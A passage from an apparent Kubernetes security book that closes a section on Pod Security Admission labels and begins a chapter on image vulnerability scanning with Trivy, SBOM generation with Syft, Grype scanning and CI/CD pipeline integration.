- **warn:** This mode is like **audit** mode but, in this case, a notification will be sent to the users.
- A common approach to applying PSA modes is to start with **audit** and **warn** in development or staging environments. This allows teams to detect and review violations of stricter policies such as **restricted** without blocking deployments. Once workloads are compliant and tested, the **enforce** mode can be applied in production to ensure only secure configurations are admitted.
- For modes and levels, two labels can we set on a namespace to define the policy that we want to use, as shown here:

```
Pod-security.kubernetes.io/<MODE>: <LEVEL>
Pod-security.kubernetes.io/<MODE>-version: <VERSION>
```

To understand the preceding tags, let's say we want to pin the policy to a specific minor version (1.30). In that case, we would label the namespace as follows:

```
Pod-security.kubernetes.io/enforce-version=v1.30
```

If, instead, we wanted to enforce the baseline policy standards (not very restrictive), we can do something like this:

```
Pod-security.kubernetes.io/enforce=baseline
```

Let's see an end-to-end demo example of how to create a new namespace, label it accordingly for enforcing a level, and then run a Pod on that namespace to see how it is rejected by the policy standard:

You first create the namespace:

```
kubectl create ns packt-psa
```

Next, you check the labels available for that namespace:

```
kubectl get ns packt-psa --show-labels
NAME      STATUS   AGE   LABELS
packt-psa Active   49s   kubernetes.io/metadata.name=packt-psa
```

You can see that only the default label is created, which is the name of the namespace.

Let's now apply a label to enforce the baseline. You can do this on the YAML file when creating the namespace, or you can do it on the command line, as shown here:

```
kubectl label ns packt-psa Pod-security.kubernetes.io/enforce=baseline
namespace/packt-psa labeled
```

We can now check the labels again on that namespace:

```
kubectl get ns packt-psa --show-labels
NAME          STATUS   AGE      LABELS
packt-psa     Active   6m34s    kubernetes.io/metadata.name=packt-psa,Pod-
security.kubernetes.io/enforce=baseline
```

Notice the new label, `Pod-security.kubernetes.io/enforce=baseline`.

Editing the namespace in YAML format will also show that the label is created on the file:

```
apiVersion: v1
kind: Namespace
metadata:
  creationTimestamp: "2024-09-26T17:00:01Z"
  labels:
    kubernetes.io/metadata.name: packt-psa
    Pod-security.kubernetes.io/enforce: baseline
  name: packt-psa
  resourceVersion: "10758353"
  uid: 4b83754d-1daf-4b33-b401-3f70d5146899
spec:
  finalizers:
    - kubernetes
status:
  phase: Active
```

To demonstrate how this enforces a policy, we will now create a privileged Pod on that namespace, which should be rejected by the baseline policy:

```
apiVersion: v1
kind: Pod
metadata:
  name: packt-psa-Pod
  namespace: packt-psa
spec:
  containers:
    - name: packt-psa-container
      image: nginx
      ports:
```

```
- containerPort: 80
securityContext:
  privileged: true
```

When we try to apply the Pod manifest file, we get a violation error from the policy:

```
ubuntu@ip-172-31-10-106:~$ kubectl apply -f psa-Pod.yaml
Error from server (Forbidden): error when creating "psa-Pod.yaml": Pods
"packt-psa-Pod" is forbidden: violates PodSecurity "baseline:latest":
privileged (container "packt-psa-container" must not set securityContext.
privileged=true)
```

We receive an error as the Pod violates the baseline policy and lists how to remediate it; in this case, it tells you that you should not use `privileged=true`.

In this section, we provided a brief introduction to PSA in Kubernetes. Using a simple example, you have learned how to enforce PSA for Pods across different namespaces with ease.

Summary

In this chapter, you learned practical strategies for hardening Kubernetes workloads at every stage of the container lifecycle, from image build to runtime. We began by applying CIS Docker Benchmarks to create secure container images, then moved into configuring key Kubernetes workload security attributes such as `runAsUser` and `readOnlyRootFilesystem`, and dropping capabilities.

We also explored PSA and the PSS framework that lets you enforce consistent, namespace-based security controls using modes such as `audit` and `warn`, and enforce Kubernetes workloads in a secure way. This happens at the build stage. It is also important to build adaptive PSPs for different Kubernetes workloads. The goal is to restrict most of the workloads to run with limited privileges while allowing only a few workloads to run with extra privileges, and without breaking workload availability. This happens at the runtime stage.

By putting these practices into action, you will ensure that Kubernetes workloads remain resilient, secure, and compliant, without sacrificing availability or agility.

In *Chapter 9, Shift Left (Scanning, SBOM, and CI/CD)*, we will talk about the shift-left approach, image scanning, and **SBOM (Software Bill of Materials)**. It is critical in helping to secure Kubernetes workloads in the DevOps workflow.

Further reading

- [1] CIS official website (<https://www.cisecurity.org/>)
- [2] Docker content trust (<https://docs.docker.com/engine/security/trust/>)
- [3] Article from Rory McCune: *Cap or not cap* (<https://raesene.github.io/blog/2025/04/23/cap-or-no-cap/>)
- [4] Seccomp in Kubernetes (<https://kubernetes.io/docs/reference/node/seccomp/>)
- [5] Seccomp man pages (https://www.man7.org/training/download/secisol_seccomp_slides.pdf)

9

Shift Left (Scanning, SBOM, and CI/CD)

It is a good practice to find defects and vulnerabilities in the early stages of the development life cycle. Identifying issues and fixing them in the early stages helps improve the robustness and stability of an application. It also helps to reduce the attack surface in the production environment. The process of securing Kubernetes clusters must cover the entire DevOps flow because modern applications are not just deployed into Kubernetes; they are built, tested, packaged, and managed through a complex CI/CD pipeline process. Similar to hardening container images and restricting powerful security attributes in the workload manifest, image scanning can help improve the security posture on the development side. However, image scanning can definitely go beyond that.

In this chapter, first, we will introduce the concept of image scanning and vulnerabilities; then, we'll talk about a popular open source image scanning tool called **Trivy** and show you how it can be used for image scanning. Last but not least, we will show you another tool, called **Syft**, that lets you generate a **Software Bill of Materials (SBOM)** and how to integrate with another tool, named **Grype**, to do image scanning from those SBOMs that are generated. In the last section, we will describe how to sign and validate images using an open source tool called **Cosign**.

By the end of this chapter, you will be familiar with the concept of image scanning and feel confident in using these open source tools to scan images. More importantly, you will have started thinking of a strategy for integrating image scanning into your CI/CD pipeline, if you haven't so far

We will cover the following topics in this chapter:

- Introducing container images and vulnerabilities
- Scanning images with Trivy
- Generating an SBOM with Syft
- Grype, an image scanner integrated seamlessly with Syft
- Integrating image scanning into the CI/CD pipeline
- Image signing and validation

Technical requirements

For the hands-on part of this chapter and to get some practice with the tools, demos, scripts, and labs, you will need a Linux environment with a Kubernetes cluster installed (minimum version 1.30). Having at least two systems is highly recommended for high availability, but if this option is not possible, you can always install two nodes on one machine to simulate the latest setup. One master node and one worker node are recommended. One instance simulating one node and one control plane would also work for most of the exercises.

Introducing container images and vulnerabilities

Image scanning can be used to identify vulnerabilities or violations of best practices (depending on the image scanner's capability) inside an image. Vulnerabilities may come from application libraries or tools inside the image. Before we jump into image scanning, it would be good to know a little bit more about container images and vulnerabilities. It is also important to highlight that in software supply chains, container images require an automated process for scanning and patching to ensure safety from vulnerabilities.

Container images

A container image is a file that bundles the microservice binary, its dependency, configurations of the microservice, and so on. Nowadays, application developers not only write code to build microservices but also need to build an image to containerize an application. Sometimes application developers may not follow the security best practices to write code or download libraries from uncertified sources. This means vulnerabilities could potentially exist in your own application or the dependent packages that your application relies on. Still, don't forget the base image you use, which might include another set of vulnerable binaries and packages. It's reasonable to say

that all images may have vulnerabilities in their code, but until these issues are identified, they aren't classified as vulnerabilities. So, first, let's look at what an image looks like, shown in the following output:

```
ubuntu@ip-172-31-10-106:~$ sudo docker history kaizheh/anchore-cli
IMAGE          CREATED          CREATED BY
SIZE          COMMENT
527848702eea    4 years ago     /bin/sh -c #(nop) COPY file:92b27c0a57eddb63...
678B
<missing>       4 years ago     /bin/sh -c #(nop)  ENV PATH=/.local/bin/:/us...
0B
<missing>       4 years ago     /bin/sh -c pip install anchorecli
5.76MB
<missing>       4 years ago     /bin/sh -c apt-get update && apt-get install...
426MB
<missing>       5 years ago     /bin/sh -c #(nop)  CMD ["/bin/bash"]
0B
<missing>       5 years ago     /bin/sh -c mkdir -p /run/systemd && echo 'do...
7B
<missing>       5 years ago     /bin/sh -c set -xe  && echo '#!/bin/sh' > /...
745B
<missing>       5 years ago     /bin/sh -c [ -z "$(apt-get indextargets)" ]
987kB
<missing>       5 years ago     /bin/sh -c #(nop) ADD file:c477cb0e95c56b51e...
63.2MB
```

The preceding output shows the file layer of the kaizheh/anchore-cli image (show full commands with the `--no-trunc` flag). You may notice that each file layer has a corresponding command that creates it. After each command, a new file layer is created, which means the content of the image has been updated, layer by layer (basically, Docker works on copy-on-write), and you can still see the size of each file layer. This is easy to understand: when you install new packages or add files to the base, the image size increases. The missing image ID is a known issue because Docker Hub only stores the digest of the leaf layer and not the intermediate ones in the parent image. However, the preceding image history does tell you how the image was saved in the Dockerfile, as shown here:

```
FROM ubuntu
RUN apt-get update && apt-get install -y python-pip jq vim
RUN pip install anchorecli
```

```
ENV PATH="$HOME/.local/bin/:$PATH"  
COPY ./demo.sh /demo.sh
```

Let's understand the workings of the preceding Dockerfile:

1. To build the `kaizheh/anchore-cli` image, this example chose to build from Ubuntu.
2. Then, the `python-pip`, `jq`, and `vim` packages were installed.
3. Next, we installed `anchore-cli` using `pip`, which was installed in the previous step.
4. Then, the environment variable `path` was configured.
5. Lastly, a shell script, `demo.sh`, was copied to the image.

You don't have to remember what has been added to each layer. Ultimately, a container image is a compressed file that contains all the binaries and packages required for your application. When a container is created from an image, the container runtime extracts the image and then creates a directory purposely for the extracted content of the image, then configures `chroot`, `cgroup`, Linux namespaces, Linux capabilities, and so on for the entry point application in the image before launching it.

Now you know the magic done by the container runtime to launch a container from an image. But you may still not be sure whether your image is vulnerable to being hacked. This is discussed next.

Detecting known vulnerabilities

People make mistakes, and developers are no exception. If flaws in an application are exploitable, those flaws become security vulnerabilities. There are two types of vulnerability—one type is vulnerabilities that have been discovered, while the other type is vulnerabilities that are unknown but always present. Security researchers, penetration testers, and others work very hard to look for security vulnerabilities so they can apply the corresponding fixes and reduce the potential for compromise. Once security vulnerabilities are identified and a patch is released, developers apply patches as updates to the application. If these updates are not applied on time, there is a risk of the application getting compromised. It would cause huge damage to companies if these known security issues were exploited by malicious threat actors.

In this section, you will learn how to discover and manage known vulnerabilities uncovered by image scanning tools by performing vulnerability management. In addition, you will review how vulnerabilities are tracked and shared in the community. So, let's talk about CVE and NVD.

Introduction to vulnerability databases

CVE stands for **Common Vulnerabilities and Exposures**. When a vulnerability is identified, there is a unique ID assigned to it with a description and a public reference. Usually, there is information about the impacted version within the description. Every day, researchers identify hundreds of vulnerabilities, each of which gets a unique CVE ID assigned by MITRE.

NVD stands for **National Vulnerability Database**. It synchronizes the CVE list. When there is a new update to the CVE list, the new CVE will show up in NVD immediately. Besides NVD, there are some other vulnerability databases available, such as Synk.

To explain the magic done by an image scanning tool in a simple way: the image scanning tool extracts the image file, then looks for all the available packages and libraries in the image and looks up their version within the vulnerability database. If there is any package whose version matches any of the CVE's descriptions in the vulnerability database, the image scanning tool reports that there is a vulnerability in the image.

Managing vulnerabilities

When you have a vulnerability management strategy, you won't panic when you encounter a vulnerability. In general, every vulnerability management strategy starts with understanding the exploitability and impact of the vulnerability based on the CVE detail. NVD provides a vulnerability scoring system also known as **Common Vulnerability Scoring System (CVSS)** to help you better understand how severe the vulnerability is.

The following information needs to be provided to calculate the vulnerability score based on your own understanding of the vulnerability based on the latest version (4) of the CVSS:

- **Attack vector (AV):** Whether the exploit is a network attack, local attack, or physical attack
- **Attack complexity (AC):** How hard it is to exploit the vulnerability
- **Attack Requirements (AT):** The specific deployment and execution conditions of the vulnerable system that the attacker needs to conduct an attack
- **Privileges required (PR):** Whether the exploit requires any privileges, such as root or non-root
- **User interaction (UI):** Whether the exploit requires any user interaction
- **Confidentiality (VC/SC):** How much the exploit impacts the confidentiality of the software
- **Integrity (VI/SI):** How much the exploit impacts the integrity of the software
- **Availability (VA/SA):** How much the exploit impacts the availability of the software

Version 4 of CVSS [1] brings a new set of metrics as others have been removed from previous versions but do not affect the final CVSS-BTE score. The link to CVSS v4 Calculator is available in the *Further reading* section. [2]

Usually, image scanning tools will provide the CVSS score when they report any vulnerabilities in an image. There is at least one more step for the vulnerability analysis before you take any response action. You also need to know how the severity of the vulnerability may be influenced by your own environment. Here are a few examples:

- The vulnerability is only exploitable in Windows, but the base OS image is not Windows, so in this case, the vulnerability does not apply to the target system.
- The vulnerability can be exploited from network access but the processes in the image only send outbound requests and never accept inbound requests. As a result, the severity of the vulnerability may be considered lower, given that the system is not directly exposed to the internet or accessible from external sources.

The preceding scenarios show good examples that the CVSS score is not the only factor that matters. You should focus on the vulnerabilities that are both critical and relevant. However, it is recommended that you prioritize vulnerabilities based on their severity and impact on your environment and fix them as soon as possible.

If a vulnerability is found in an image, it is always better to fix it early. If vulnerabilities are found in the development stage, then you should have enough time to respond. If vulnerabilities are found in a running production cluster, you should patch the images and redeploy them as soon as a patch is available. If a patch is not available, having a mitigation strategy in place prevents compromise of the cluster.

This is why an image scanning tool is critical to add to your CI/CD pipeline. It's not realistic to cover vulnerability management in one section, but a basic understanding of vulnerability management will help you make the most use of any image scanning tool. There are a few popular open source image scanning tools available, such as Clair, Trivy, and Gype. Let's explore image scanning in practice using an open source tool called Trivy.

Scanning images with Trivy

Trivy is an open source tool for image and cluster scanning. It is fully integrated into popular registries such as Harbor. Trivy image scanning can be incorporated into a CI/CD workflow to ensure images are not deployed to production workloads unless they are patched.

Trivy supports many methods and targets for scanning. By checking the command line help, we can see that it supports filesystems, images, Kubernetes, config files, SBOMs, and repositories.

In this section, we will be focusing on the image scans but will also briefly demonstrate a Kubernetes cluster scan.

There are different approaches to take to deploy the Trivy tool into your system. One is by deploying a Trivy Operator [3] in your Kubernetes cluster, so it automatically scans your cluster and all workloads, looking for vulnerabilities and security issues. You can also integrate it with the Harbor registry [4] by adding some parameters at registry install time. The easiest way to install Trivy is by using the OS package manager [5].

Once you have Trivy installed in any of the previous forms, you can just run `trivy -help` to see all available options. The most basic command to scan an image would be just typing the following on the command line:

```
trivy image python:3.4-alpine
```

The previous command will generate the following vulnerability output for `trivy image python:3.4-alpine`:

```
ubuntu@ip-172-31-15-247:~$ trivy image python:3.4-alpine
2024-10-06T14:31:13Z    INFO    [vulndb] Need to update DB
2024-10-06T14:31:13Z    INFO    [vulndb] Downloading vulnerability DB...
2024-10-06T14:31:13Z    INFO    [vulndb] Downloading artifact...
repo="ghcr.io/aquasecurity/trivy-db:2"
54.00 MiB / 54.00 MiB [-----]
-----] 100.00% 14.44 MiB p/s 3.9s
2024-10-06T14:31:18Z    INFO    [vulndb] Artifact successfully downloaded
repo="ghcr.io/aquasecurity/trivy-db:2"
2024-10-06T14:31:18Z    INFO    [vuln] Vulnerability scanning is enabled
2024-10-06T14:31:18Z    INFO    [secret] Secret scanning is enabled
2024-10-06T14:31:18Z    INFO    [secret] If your scanning is slow, please
try '--scanners vuln' to disable secret scanning
2024-10-06T14:31:18Z    INFO    [secret] Please see also https://
aquasecurity.github.io/trivy/v0.56/docs/scanner/secret#recommendation for
faster secret detection
2024-10-06T14:31:20Z    INFO    [python] License acquired from METADATA
classifiers may be subject to additional terms name="pip" version="19.0.3"
2024-10-06T14:31:20Z    INFO    [python] License acquired from METADATA
classifiers may be subject to additional terms name="setuptools"
```

```
version="40.8.0"
2024-10-06T14:31:20Z      INFO      [python] License acquired from
METADATA classifiers may be subject to additional terms name="wheel"
version="0.33.1"
2024-10-06T14:31:21Z      INFO      Detected OS      family="alpine"
version="3.9.2"
2024-10-06T14:31:21Z      INFO      [alpine] Detecting vulnerabilities...
os_version="3.9" repository="3.9" pkg_num=28
2024-10-06T14:31:21Z      INFO      Number of language-specific files
num=1
2024-10-06T14:31:21Z      INFO      [python-pkg] Detecting vulnerabilities...
2024-10-06T14:31:21Z      WARN      This OS version is no longer supported by
the distribution      family="alpine" version="3.9.2"
2024-10-06T14:31:21Z      WARN      The vulnerability detection may be
insufficient because security updates are not provided
```

All the vulnerability information found on the images is not presented in the preceding example due to the large size of the output, but *Figure 9.1* provides a screenshot of what it looks like:




Figure 9.1 - Trivy image scan output of findings

As shown in the previous text output and screenshot, Trivy first downloads the latest vulnerability database. Keep in mind that secret scanning is enabled by default, but you can disable it by running the command with the `--scanners vuln` parameter.

The output can be quite lengthy, with a lot of information displayed. To make the output more concise and focus only on Critical and High vulnerabilities, instead of including all findings (even informational ones), you can use the following command with specific parameters:



Note

Although we used `grep` for our output, it is good to mention that in CI/CD-based implementations you can use formats such as JSON for better machine readability and reporting.

```
ubuntu@ip-172-31-15-247:~$ trivy image python:3.4-alpine --scanners=vuln
--severity=CRITICAL,HIGH | grep Total
2024-10-06T14:46:48Z      INFO      [vuln] Vulnerability scanning is enabled
2024-10-06T14:46:49Z      INFO      Detected OS      family="alpine"
version="3.9.2"
2024-10-06T14:46:49Z      INFO      [alpine] Detecting vulnerabilities...
os_version="3.9" repository="3.9" pkg_num=28
2024-10-06T14:46:49Z      INFO      Number of language-specific files
num=1
2024-10-06T14:46:49Z      INFO      [python-pkg] Detecting vulnerabilities...
2024-10-06T14:46:49Z      WARN      This OS version is no longer supported by
the distribution      family="alpine" version="3.9.2"
2024-10-06T14:46:49Z      WARN      The vulnerability detection may be
insufficient because security updates are not provided
2024-10-06T14:46:49Z      INFO      Table result includes only package
filenames. Use '--format json' option to get the full path to the package
file.
Total: 17 (HIGH: 13, CRITICAL: 4)
Total: 4 (HIGH: 4, CRITICAL: 0)
```

Essentially, we've filtered the output to show only CRITICAL and HIGH vulnerabilities while also disabling secret scans. As shown in the previous text output, this provides a clear and concise summary of the vulnerabilities.

Consider a scenario where you need to scan all images that are configured in Pods for a particular namespace (packt) in our cluster. One approach would be to describe all Pods looking for the Name and Image fields, as shown here:

```
ubuntu@ip-172-31-15-247:~$ kubectl describe pod -n packt | grep -iE
'^Name:|Image:'
Name:          hazelcast
Image:         hazelcast/hazelcast
Name:          nginx
Image:         nginx
```

Now that you have the image names, we can run Trivy to scan for vulnerabilities.

You have already learned how to scan images, but now we can try one of the experimental features (not intended for production use, only testing purposes) of Trivy: **Kubernetes scan**. With this new option, we can scan the full cluster looking for vulnerabilities.

You can use Kubernetes as a parameter or abbreviate it to k8s, as we can see in the following command:

```
trivy k8s --report=summary
```



Note

You might get a timeout error. Add this parameter to allow the program to continue scanning the cluster: `--timeout 20m0s`.

The following output will be generated from the preceding command:

```
2024-10-07T17:33:17Z    INFO    Node scanning is enabled
2024-10-07T17:33:17Z    INFO    If you want to disable Node scanning via
an in-c                 luster Job, please try '--disable-node-
collector' to disable the Node-Collector                job.
2024-10-07T17:33:17Z    INFO    [vulndb] Need to update DB
2024-10-07T17:33:17Z    INFO    [vulndb] Downloading vulnerability DB...
```

In the preceding output, notice that the tool is also scanning the nodes by default. Add `--disable-node-collector` to disable the Node-Collector job. *Figure 9.2* shows the default output of Trivy scanning:




Figure 9.2 - Trivy scanning the Kubernetes cluster

From the previous output, it is evident that Trivy has scanned the entire cluster, providing assessments on infrastructure, workloads, and RBAC. While this feature is still in the experimental phase, it’s worth exploring to see how it can benefit you.

We covered Trivy for image and cluster scanning. Next, you will see how to generate an SBOM from images and scan them.

SBOM with Syft

SBOM has become a widely discussed term. An SBOM is a detailed list of all components, libraries, and dependencies included in a software application. Think of it like buying a pizza at the supermarket—there’s a label listing ingredients such as tomato, mozzarella, pepperoni, meat, arugula, and olives. Similarly, when deploying software, you want visibility into all the internal libraries and components used in its build, along with their supply chain relationships. This information allows you to identify vulnerabilities in each component and address them accordingly.

The same concept applies to a container image, which is made up of various tools, libraries, and components. Each of these elements may have its own set of vulnerabilities.

In this section we will focus on Syft[6], an open source tool for generating an SBOM from container images and filesystems. It provides detailed visibility and will help you manage vulnerabilities and supply chain security by checking all package dependencies for a particular software or image.

Like any other tool, you first need to install it in your system and get it up and running. The installation is very straightforward; you just need to run the following command on Linux:

```
curl -sSfL https://raw.githubusercontent.com/anchore/syft/main/install.sh
| sudo sh -s -- -b /usr/local/bin
```

Now you will have Syft installed in `/usr/local/bin/syft`.

Do your first test and scan one example image. Here is an example output snippet of a scan done in Syft:

```
ubuntu@ip-172-31-15-247:~$ syft python:3.4-alpine
  Parsed image
sha256:c06adcf62f6ef21ae5c586552532b04b693f9ab6df377d7ea066fd6
  Cataloged contents
f031db30449b815a6ef2abcc8a9241a68f55c63035170b85dca3b1db2891e6
  └─ Packages [32 packages]
  └─ File digests [1,981 files]
  └─ File metadata [1,981 locations]
  └─ Executables [119 executables]

NAME                VERSION      TYPE
.python-rundeps      0            apk
alpine-baselayout    3.1.0-r3     apk
alpine-keys          2.1-r1       apk
apk-tools            2.10.3-r1    apk
busybox              1.29.3-r10   apk
ca-certificates      20190108-r0  apk
ca-certificates-cacert 20190108-r0  apk
expat                2.2.6-r0     apk
gdbm                 1.13-r1      apk
libbz2               1.0.6-r6     apk
libc-utils           0.7.1-r0     apk
libcrypto1.1         1.1.1a-r1    apk
libffi               3.2.1-r6     apk
```

As shown in the previous output, Syft provides a clear overview of the contents of the image, including versions and other details. If you want a more comprehensive scan that includes all software from every layer of the image, you can use the `--scope all-layers` parameter.

You may need to export the output in a format compatible with your tools or environment. Syft supports various formats, including JSON, text, XML, and table. Earlier, we demonstrated how to generate an SBOM from an image using the APK package type, but Syft supports many other formats, such as JavaScript, RPM, dpkg, Go, and Ko.

Exporting the previous scanned image to raw text format would look like the following:

```
ubuntu@ip-172-31-15-247:~$ syft python:3.4-alpine -o syft-text
  Parsed image
sha256:c06adcf62f6ef21ae5c586552532b04b693f9ab6df377d7ea066fd682c470864
  Cataloged contents
f031db30449b815a6ef2abcc8a9241a68f55c63035170b85dca3b1db2891e6fa
  └─ Packages                                [32 packages]
  └─ File digests                            [1,981 files]
  └─ File metadata                          [1,981 locations]
  └─ Executables                            [119 executables]
[Image]
  Layer:          0
  Digest:
sha256:bcf2f368fe234217249e00ad9d762d8f1a3156d60c442ed92079fa5b120634a1
  Size:          5524769
  MediaType:     application/vnd.docker.image.rootfs.diff.tar.gzip

  Layer:          1
  Digest:
sha256:aabe8fddede54277f929724919213cc5df2ab4e4175a5ce45ff4e00909a4b757
  Size:          534596
  MediaType:     application/vnd.docker.image.rootfs.diff.tar.gzip

  Layer:          2
  Digest:
sha256:fbe16fc07f0d81390525c348fbd720725dcae6498bd5e902ce5d37f2b7eed743
  Size:          60771961
  MediaType:     application/vnd.docker.image.rootfs.diff.tar.gzip
```

You can add a filename at the end of the command, so it is also saved to a file.

Now you are ready to learn how to parse in order to extract the fields you are interested in. Perhaps you do not need all the information and just need the name of the package and its version. For that, use `jq`, which is a tool to process JSON-format data. The following command demonstrates the use of this tool:

```
syft python:3.4-alpine -o json | jq -r '.artifacts[] | [.name, .version]'
```

The output looks like this:

```
[
  ".python-rundeps",
  "0"
]
[
  "alpine-baselayout",
  "3.1.0-r3"
]
[
  "alpine-keys",
  "2.1-r1"
]
[
  "apk-tools",
  "2.10.3-r1"
]
[
  "busybox",
  "1.29.3-r10"
]
```

As you can see in the output, you get the name and the version of every package.

You have learned about SBOMs and how important they are to the shift-left approach. We have covered an open source tool to generate SBOM files in different output formats. These can be used in the Gripe tool to scan for vulnerabilities, as discussed in the next section.

Gripe, an image scanner

Gripe^[7] is also an open source tool for vulnerability scanning container images and filesystems. It is also integrated with Syft to scan SBOM files.

Grype's installation is very similar to how we installed Syft, as shown below:

```
curl -sSfL https://raw.githubusercontent.com/anchore/grype/main/install.sh
| sudo sh -s -- -b /usr/local/bin
```

As demonstrated in the previous section, you can generate an SBOM file in JSON format using Syft, which can then be used for scanning with Grype, as shown here:

```
grype sbom:fileoutput.json -o json > findings.json
```

With the preceding command, you created a new file named `findings.json`, which contains all the vulnerabilities detected from the `fileoutput.json` SBOM generated by Syft. The following is a snippet from the analysis output:

```
ubuntu@ip-172-31-15-247:~$ grype sbom:fileoutput.json -o json > findings.
json
Vulnerability DB           [updated]
Scanned for vulnerabilities [177 vulnerability matches]
└─ by severity: 21 critical, 78 high, 68 medium, 6 low, 0 negligible
(4 unknown)
└─ by status: 43 fixed, 134 not-fixed, 0 ignored
```

Here is an example of editing the generated file that shows how you can check all vulnerabilities from all packages:

```
{
  "vulnerability": {
    "id": "CVE-2021-42386",
    "dataSource": "https://nvd.nist.gov/vuln/detail/CVE-2021-42386",
    "namespace": "nvd:cpe",
    "severity": "High",
    "urls": [
      "https://claroty.com/team82/research/unboxing-busybox-14-
vulnerabilities-uncovered-by-claroty-jfrog",
      "https://jfrog.com/blog/unboxing-busybox-14-new-vulnerabilities-
uncovered-by-claroty-and-jfrog/",
      "https://lists.fedoraproject.org/archives/
list/package-announce%40lists.fedoraproject.org/
message/6T2TURBYYJGBMQTTN2DSOAIQGP7WCPGV/",
      "https://lists.fedoraproject.org/archives/list/
package-announce%40lists.fedoraproject.org/message/
UQXGOGWBIYW0IVXJVRKHZR34UMEHQBXS/"
    ]
  }
}
```

```
"https://security.netapp.com/advisory/ntap-20211223-0002/"
],
"description": "A use-after-free in Busybox's awk applet leads to
denial of service and possibly code execution when processing a crafted
awk pattern in the nvalloc function",
"cvss": [
{
"source": "nvd@nist.gov",
"type": "Primary",
"version": "2.0",
"vector": "AV:N/AC:L/Au:S/C:P/I:P/A:P",
"metrics": {
"baseScore": 6.5,
"exploitabilityScore": 8,
"impactScore": 6.4
```

You have seen how easy it is to shift left security and directly scan an SBOM file. In the next section, we will briefly explain how to integrate image scanning into the CI/CD pipeline.

Integrating image scanning into the CI/CD pipeline

Security is not solely the responsibility of the security team; it's a shared responsibility across all teams. Developers, who are at the very start of the build process, should also adopt a security mindset as they write and build the code.

Image scanning can be triggered at multiple stages in the DevOps pipeline. While it is important to scan at an early stage, new vulnerabilities could be discovered later. Hence, your vulnerability database should be updated constantly. This indicates that passing an image scan in the build stage doesn't mean it will pass at the runtime stage if a new critical vulnerability is found that also exists in the image. You should stop the workload deployment if this happens and apply mitigation strategies accordingly. Let's look at a rough definition of the DevOps stages that are applicable for image scanning:

- **Build:** When the image is built in the CI/CD pipeline
- **Deployment:** When the image is about to be deployed in a Kubernetes cluster
- **Runtime:** After the image is deployed to a Kubernetes cluster and the containers are up and running

Though there are many different CI/CD pipelines and image scanning tools, as we have seen in this chapter, the notion is that integrating image scanning into the CI/CD pipeline secures Kubernetes workloads as well as Kubernetes clusters.

A simple workflow with image scanning is like defining a trigger. This is usually done when a pull request or commit is pushed, setting up the build environment, for example, Ubuntu.

In the first step of the build pipeline, **GitHub action** can be used to check out the branch, which means switching your working directory to a different branch in your repository. A GitHub action to a workflow is like a function to a programming language. It encapsulates the details you don't need to know but performs tasks for you. It may take input parameters and return results. In the second step, you can run a few commands to build the image and push it to the registry. In the third step, you can use tools such as Trivy or Gype to scan the image and return the vulnerabilities, manifests, and a pass/fail policy evaluation that can be used to fail the build if desired.

As you may know, new vulnerabilities can be discovered during the deployment stage, even if the container images passed security scans during the build phase. To reduce risk, it is best to catch and block these vulnerabilities before the workloads are running in the Kubernetes cluster. One effective way is to integrate image scanning into the admission control process in Kubernetes. This allows you to validate container images at deployment time and prevent the use of insecure or non-compliant images from being admitted to the cluster.

We already introduced the concept of the validating admission webhook in *Chapter 6, Authentication, Authorization, and Admission Control*, where you saw how image scanning can help validate the workload by scanning its images before the workload is running in the Kubernetes cluster.

The last phase, the *runtime stage*, is when you can safely assume that the image passed the image scanning policy evaluation in the build and deployment stages. However, it still doesn't mean the image is vulnerability-free. Remember, new vulnerabilities can always be discovered. Usually, the vulnerability database that the image scanner uses will update every few hours. Once the vulnerability database is updated, you should trigger the image scanner to scan images that are actively running in the Kubernetes cluster. The following are a couple of ways to do it:

- Scan images pulled on each worker node directly. To scan images on the worker nodes, you can use tools such as Trivy.
